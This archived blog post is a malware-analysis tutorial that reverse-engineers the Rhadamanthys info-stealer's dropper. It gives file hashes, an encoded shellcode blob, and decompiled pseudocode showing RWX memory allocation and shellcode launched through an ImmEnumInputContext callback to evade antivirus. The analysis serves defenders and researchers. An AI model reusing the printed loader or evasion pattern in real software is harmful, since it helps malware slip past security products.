Dancing With Shellcodes: Analyzing Rhadamanthys Stealer

By Eli Salem

Published: 2023-01-16 · Archived: 2026-04-05 21:26:53 UTC


20 min read

Jan 16, 2023

Threat Background

Rhadamanthys is a newly emerged Information-Stealer that is written in C++. according to multiple reports[1] the malware has been active since late 2022.
In addition, the malware appears to masquerade itself as legitimate software such as AnyDesk installers[2], and Google Ads[3][13] to get the initial foothold.

As for usage, in the dark web, the malware authors offer various deals for using the malware such as monthly or even lifetime payments.



Rhadamanthys

Also, the authors emphasize the malware's capabilities ranging from stealing digital coins, and system information collection, to execution of other processes such as Powershell.

In this article, I will investigate the Rhadamanthys stealer and reverse engineer the entire chain, from the first dropper to the malware itself.

As always, I will do it in a hybrid step-by-step tutorial and an actual presentation and will focus on the parts that I personally find more interesting(the ways the malware tries to evade detection).

1. ***PART 1: The Dropper***
   - ***Unpacking mechanism: getting to the first shellcode***
   - ***Shellcode execution via Callback***
   - ***Investigating the first shellcode***
   - ***Fixing functions statically: Defining functions***
   - ***Fixing functions statically: Defining code***
   - ***Fixing the shellcode: Rebase the address***
   - ***Shellcode functionality***
   - ***Summarize the first shellcode***
2. ***PART 2: The second shellcode aka Rhadamanthys loader***
   - ***Evasion technique: Multiple Anti-Analysis***
   - ***Evasion technique: Manipulate exception handling***
   - ***Evasion technique: Avoiding error messages***
   - ***Evasion technique: Creating Mutex and impersonating a legitimate***
   - ***Evasion technique: Unhooking API calls***
   - ***Config Decryption***

- ***Network***
- ***Loader's goal***

3. ***PART 3: The Nsis module- The Rhadamanthys stealer***
   - ***Nsis loader***
   - ***Rhadamanthys stealer capabilities***
   - ***Resolving APIs dynamically***
   - ***Evasion technique: Check and possibly manipulate AVAST's AMSI-related modules***

The Dropper

File hash: 89ec4405e9b2cab987f2e4f7e4b1666e

property	value
md5	89EC4405E9B2CAB987F2E4F7E4B1666E
sha1	EC48082347136444540C9B8BA4EABCFDC526868C
sha256	AF04EE03D69A7962FA5350D0DF00FAFC4AE85A07DFF32F99F0D8D63900A47466
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	189440 bytes
entropy	6.346
imphash	5231D45D27FAAB064697CD89D612E981
signature	Microsoft Visual C++ v6.0
tooling	n/a
entry-point	55 8B EC 6A FF 68 E8 A4 40 00 68 28 37 40 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 00 83 EC 58 53
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	Mon Aug 22 14:14:26 2022 | UTC
debugger-stamp	Mon Aug 22 14:14:26 2022 | UTC
resources-stamp	n/a
import-stamp	0x00000000
exports-stamp	n/a


The dropper

The Rhadamanthys's dropper is a 32-bit file and similar to many droppers, it has relatively large entropy which indicates potentially packed content inside of it.

One of the relatively new features of PEstudio is the ability to check if the ASLR[4] feature is enabled. In my analysis, I always prefer to disable the ASLR so the addresses in IDA and in XDBG will be the same for tracking purposes.

In PEstudio, go to "optional-header" and then to the ASLR bar, then you can see under the "detail" column if it is false (disabled) or true (enabled).

Press enter or click to view image in full size



Check ASLR

Unpacking mechanism: getting to the first shellcode

As we observe the dropper in IDA, we see a large embedded “blob” in the *.rdata* section. Usually, these kinds of blobs can potentially contain data that will be decrypted during runtime.

Press enter or click to view image in full size

```
.rdata:0040A56C a7arqaaaascijaq db '7ARQAAAASCIJAQAEAAAFT9AAABSMIAIAKTFK9ENMGMDAH8UXAJGPN4V4LSIJBEEQL'
.rdata:0040A56C                                 ; DATA XREF: e_set_the_indirect_jump_sub_408628+19↑o
.rdata:0040A56C                 db 'BAEAQELJQSAIUKQ7BTQEAAAYICAAVML7SB8YDELIUEISRP6RNCQZCKF9CBWL7AA7M'
.rdata:0040A56C                 db 'DYWRPUICEUL7ELIX4DWRIQOMJIWRP6ANC9JC4N9ABU57EKBGEAR489ZHBAYACVRPW'
.rdata:0040A56C                 db 'IH5BIQNS9IAEDMXMABA5F7QAIWRIMRFC8Q4ASCAAAA4SARNCQR94QBCEUL7EDPX4A'
.rdata:0040A56C                 db 'AD6ETEAQAAEDMXSAB4YHRNC8IQEJIXSIC9PE7YHQAAD7BOFUL7ADIXSMMABA7PS6O'
.rdata:0040A56C                 db 'RPY7YHQAAEDMX8ABC4F9TI8RCKF9SFUL9BFAAAQAAEFYB4SHC4F5A7UKEDVAXUUGA'
.rdata:0040A56C                 db '00200IAACFUL4ADIXMA9NQAQDGP9CKF9SFULWCARFC7RC4F9SB8AAMFYB4F9C4F5A'
.rdata:0040A56C                 db '7UKEDVAXURMAIAACFUKFADIXWIWTPIANG7RCQJRAEIWRPMICEUL5ELIXWDWRIYOIC'
.rdata:0040A56C                 db '8T6QAAAAIWRPUANC9RC4N7ABU5WEKBGEARC4F9BAISRPYRNC9QJP9B6AABCKF9CFU'
.rdata:0040A56C                 db 'LWCARFC7R4N9AAAABC4F5A7UKEDVAXU5OAAAACFULWCAHNCRA7IF7GUQAAAARNC8Q'
.rdata:0040A56C                 db 'A4F5AH5MAEJIXSIWRPIANC7QD7WIAAYSRPARNC8AJPQAAAABQPAASFU5ZALZCEU5Z'
.rdata:0040A56C                 db 'ELIXQIHYAPIBAISRPARNC7QQCARFC7RA5F5QAOWB6LIXOEBCKF5SFULXB5IXQH8UE'
.rdata:0040A56C                 db 'LIXSAGRO6EX9Q8AAARNG9ID7WAQAYSRPQRNCRIA4F7SFE56EIBCFUL5CARFC8ZC4F'
.rdata:0040A56C                 db '7Q7UKGDSALVR9C4F8QBUL8EKJXYIQCELIX6EBCKF9CFUL8BF96HQAAEJIX6OXIPJT'
.rdata:0040A56C                 db 'T9P9999OX4IWRII97IAZC4F7TE6EFAAKWF8YUKWK6Z99CL79RSKCMAAAAAISRP6RN'
.rdata:0040A56C                 db 'C9ZC4ABQ76O7BRRVIBJC4ACQ76E7BHM4BXQJAYOUMYWSBIM4FTCZUD9ZVXIBTGQP9'
.rdata:0040A56C                 db 'EW7IHM4BXSEBOOQCIWAHL5CFXQEELY7PV7SODKWF8ZA9MCRJVMV9ITX9999ZT5M76'
.rdata:0040A56C                 db '6D6EWEAAAAELPUEI4TPMKGEV59ENJ6GFCUHIUQAAAAH9O6EGUQH9KX4IX6EF8YHYJ'
```

Blob

The first activity the dropper do is to create a new heap


```
hHeap = HeapCreate(0, 0x100000u, 0x1000000u);
v16[1] = (int)var_small_blob_byte_42F6F8;
v16[0] = (int)var_big_blob_2_byte_425310;
if ( hHeap )
{
  v15 = HeapAlloc(hHeap, 8u, 0xB0u);
  if ( v15 )
  {
    lpMem = HeapAlloc(hHeap, 8u, 0x40u);
```

Creating new heap

Then, the function *sub_408028* will be the core function that will deal with encrypting the blob. Inside *sub_408028*, there are two interesting functions:


1. *sub_406A28* - this function is responsible for returning an address containing the data to be written.
2. *sub_408528* - a wrapper of memcpy

In the first iteration, the embedded blob will be written into the newly created heap




Decrypting the shellcode

Next, the same function will override the blob and will decrypt a shellcode.



Decrypting the shellcode


Then, a call to *VirtualAlloc* will happen to create a newly allocated memory followed by memcpy to copy the shellcode from the heap to the new memory. Lastly, a *VirtualProtect* API call will be used to change the permission of the memory segment to *RWX*.



Decrypting the shellcode

The entire chain can also be seen in the following pseudo-code of IDA pro:

Press enter or click to view image in full size



Decrypting the shellcode


The next thing we'll do is go to the address *004065A1* in the WinMain function (remember, ASLR is disabled so we can navigate easily in IDA and the debugger).

We could see that the value of the shellcode (that is dynamically located in the *EAX* register) is being transferred to another offset variable *42F6F0*.

Shellcode assigned statically

```
    }
    if ( v15[42] )
      e_ptr_shellcode_off_42F6F0 = v15[42];
    HeapFree(hHeap, 0, v15);
  }
  HeapDestroy(hHeap);
  sub_405728(0, sub_407228, v16);
 }
 return 0;
}
```

Shellcode assigned dynamically



Assign the shellcode address

Shellcode execution via Callback

After having a shellcode with EXECUTE permission, we need a way to execute it, in this case, the authors choose a cool trick in form of a Callback function.

The shellcode execution will go as the following:

1. The function *sub_405728* is responsible to invoke the API call *ImmEnumInputContext*
2. *sub_405728* receives as a parameter function named *sub_407228* which is just a wrapper for another function that jumps to the shellcode address
3. The final result is that *ImmEnumInputContext* will get the address of the shellcode in its second argument “lpfn” and will execute it.

Press enter or click to view image in full size

ImmEnumInputContext function (imm.h)

Article • 08/09/2022 • 2 minutes to read

Retrieves the input context for the specified thread.

Syntax


```
C++

BOOL ImmEnumInputContext(
  [in] DWORD       idThread,
  [in] IMCENUMPROC lpfn,
  [in] LPARAM      lParam
);
```

ImmEnumInputcontext function in Microsoft documentation


The logic can be seen in the following pseudo-code

Press enter or click to view image in full size



Shellcode execution

The reason for choosing this way is most likely to evade anti-virus products that rely on *CreateThread* \ *CreateRemoteThread* as a trigger point to scan addresses that may contain malicious content.



Shellcode entry point


Investigating the first shellcode

To investigate the shellcode we can choose one of the two:

1. Dump the entire allocated buffer and run it in Blobrunner[5]
2. Continue with the code dynamically (because why not?)


To investigate it statically, we obviously must dump the shellcode, to do it do the following:

1. Right click on the address of the shellcode and click “Follow in Memory Map”



Going to the memory map

2. Then, in the memory map, right click on the shellcode address and then “Dump Memory to File”




Dumping the shellcode

Then, drag and drop the dumped file in IDA.


To summarize the steps until now see the following graph

Press enter or click to view image in full size



